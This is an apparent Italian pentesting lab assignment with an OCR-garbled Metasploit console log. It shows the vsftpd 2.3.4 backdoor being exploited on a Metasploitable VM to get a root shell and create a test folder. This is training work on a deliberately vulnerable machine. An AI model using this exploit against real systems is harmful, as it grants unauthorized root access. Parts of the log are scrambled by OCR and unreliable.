
## Traccia.

Vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd».

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test\_metasploit.





```
msf6 exploit(unix/ftp/vsftpm_z;n_income )
RHOSTS ⇒ 192.168.1.149
: in/____tm/msftpd_234_backdoor) > show payloads
                                                                  r) > set RHOSTS 192.168.1.149
Compatible Payloads
                                                     Disclosure Date Rank
                                                                                             Check Description
    0 payload/cmd/unix/interact
                                                                                                        Unix Command, Interact with Established Connection
                                                                               normal No
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.25:44513 → 192.168.1.149:6200) at 2024-02-20 19:51:00 +0100
bin
boot
initrd
initrd.img
lost+found
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
                        initrd lost+found nohup.out root sys var initrd.img media opt sbin tmp vml
boot etc initrd.
cdrom home lib
root@metasploitable:/# mkdir test_metasploit
mkdir test_metasploit
root@metasploitable:/# ls
                                            lost+found nohup.out root sys usr
g media opt sbin test_metasploit var
mnt proc srv tmp vml:
boot etc init
```

root@metasploitable:/#